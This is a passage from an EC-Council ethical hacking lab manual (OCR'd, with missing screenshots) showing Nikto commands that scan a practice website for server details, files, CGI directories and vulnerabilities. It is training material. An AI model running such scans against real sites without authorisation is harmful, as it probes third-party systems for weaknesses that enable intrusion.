


4. Nikto scanning options will be displayed to scan the target website.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


5. You can further type **nikto -H** and press **Enter** to view various available commands with full help text



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The result appears, displaying various available options in Nikto. We will use the **Tuning** option to do a deeper and more comprehensive scan on the target webserver.

   Note: A tuning scan can be used to decrease the number of tests performed against a target. By specifying the type of test to include or exclude, faster and focused testing can be completed. This is useful in situations where the presence of certain file types such as XSS or simply "interesting" files is undesired.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


7. In the terminal window, type **nikto -h (Target Website) -Tuning x** (here, the target website is **www.certifiedhacker.com**) and press **Enter**. Nikto starts scanning with all the tuning options enabled.

   Note: **-h**: specifies the target host and **x**: specifies the Reverse Tuning Options (i.e., include all except specified).

   Note: The scan takes approximately 10 minutes to complete.

8. The result appears, displaying various information such as the name of the server, IP address, target port, retrieved files, and vulnerabilities details of the target website.

   Note: The result might differ when you perform this task.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

9. Here, we will check for cgi directories with the -**Cgidirs** option. In this option, search for specific directories or use **all** options to search for all the available directories.
10. In the terminal window, type **nikto -h (Target Website) -Cgidirs all**, (here, the target website is **www.certifiedhacker.com**) and hit **Enter**.

    Note: **-Cgidirs**: scans the specified CGI directories; users can use filters such as **"none"** or **"all"** to scan all CGI directories or none).

